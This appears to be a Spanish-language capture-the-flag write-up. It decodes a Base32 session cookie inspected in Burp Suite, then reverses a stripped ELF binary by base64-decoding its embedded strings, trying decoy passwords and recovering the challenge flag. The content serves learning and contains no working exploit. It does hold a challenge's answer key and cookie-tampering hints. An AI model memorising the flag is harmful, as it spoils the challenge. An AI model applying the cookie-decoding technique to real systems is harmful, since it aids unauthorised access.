The screenshot shows the 'Inspector' window of the Burp Suite tool. At the top, there are buttons for 'Back', 'Forward', and 'Close'. Below that, a 'Response header' section is visible. It has two main sections: 'Name' and 'Value'. The 'Name' section contains the text 'Set-Cookie'. The 'Value' section contains the text 'session=cetv=xcyeb; Path=/'. The 'Value' section is highlighted with a light gray background.

Cetv=xcyeb

Que puede ser un estilo

role=

user=

reto

Base32 Decode

This online Base32 decoding tool helps you decode Base32 to text or binary. You can output UTF-8, UTF-16, Hex, Base64, or other encodings.

Settings	Input
<p>Decode</p> <p><input checked="" type="checkbox"/> Auto Update</p> <p><input type="checkbox"/> Remember Input</p> <p>Output Encoding</p> <p>UTF-8</p>	MJUWK3TWMVXGSZDPL5QV6Y3BONQV6==
	<p>Output</p> <p>bienvenido_a_casa_</p>

Reversing

RETO1



Usamos el comando file para ver si el binario esta stripped y si será fácil hacer un reversing

```
[~] byaryan@byaryan:[~/Downloads]$ file protected
protected: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8edc097733b0be78e0c06dd8c7aa3c53fb316518, for
GNU/Linux 3.2.0, stripped
```

Y efectivamente vemos que esta stripped

Vamos a ver los strings en el binario

Y observamos que parece que hay strings en base64

```
Congratulations! You've successfully reversed the binary!
Access Denied! Wrong password.
cjN2M3JzM191YWhfaWZfeTB1X2M0bg==
Here's your flag: FLAG{%s}
Enter password:
bTRzdDNyX2g0azNy
aGFja190aGVfcGxhbmV0
c3VwM3JfczNjcjN0
YWRtaW4xMjM0NQ ==
cGFzc3dvcnQxMjM=
?456789:;≤
! "#$%&'()*+, -./0123
9*3$"
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
.shstrtab
.interp
```

```
cjN2M3JzM191YWhfaWZfeTB1X2M0bg==

bTRzdDNyX2g0azNy -> m4st3r_h4k3r

aGFja190aGVfcGxhbmV0 -> hack_the_planet

c3VwM3JfczNjcjN0 -> sup3r_s3cr3t

YWRtaW4xMjM0NQ == -> admin12345

cGFzc3dvcnQxMjM= -> password123
```

```
[byaryan@byaryan] - [~/Downloads]
$ ./protected
Enter password: m4st3r_h4k3r
✗ Access Denied! Wrong password.

[byaryan@byaryan] - [~/Downloads]
$ ./protected
Enter password: hack_the_planet
✗ Access Denied! Wrong password.

[byaryan@byaryan] - [~/Downloads]
$ ./protected
Enter password: sup3r_s3cr3t
✗ Access Denied! Wrong password.

[byaryan@byaryan] - [~/Downloads]
$ ./protected
Enter password: admin12345
✗ Access Denied! Wrong password.

[byaryan@byaryan] - [~/Downloads]
$ ./protected
Enter password: password123
✗ Access Denied! Wrong password.
```

Sabemos cuales la FLAG porque el primer string es lo que hay en el interior de la FLAG podríamos montarlo ya que ninguna de las contraseñas ha sido la correcta

Y esta seria la FLAG{r3v3rs3_uah_if_y0u_c4n}

El primer valor parece parte de la flag

```
cjN2M3JzM191YWhfaWZfeTB1X2M0bg==
```

- ⓘ Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de poco más abajo en esta página.

ASCII



Conjunto de caracteres de origen.



Decodifique cada línea por separado (útil cuando tiene varias entradas).

Modo en directo DESACTIVADO

Decodifica en tiempo real mientras escribe o pegas texto (por defecto: UTF-8).

< DECODIFICAR >

Decodifica sus datos en la zona de abajo.

```
r3v3rs3_uah_if_y0u_c4n
```

Tras codificar todos los strings vemos que tenemos varias posibles contraseñas a utilizar así que probamos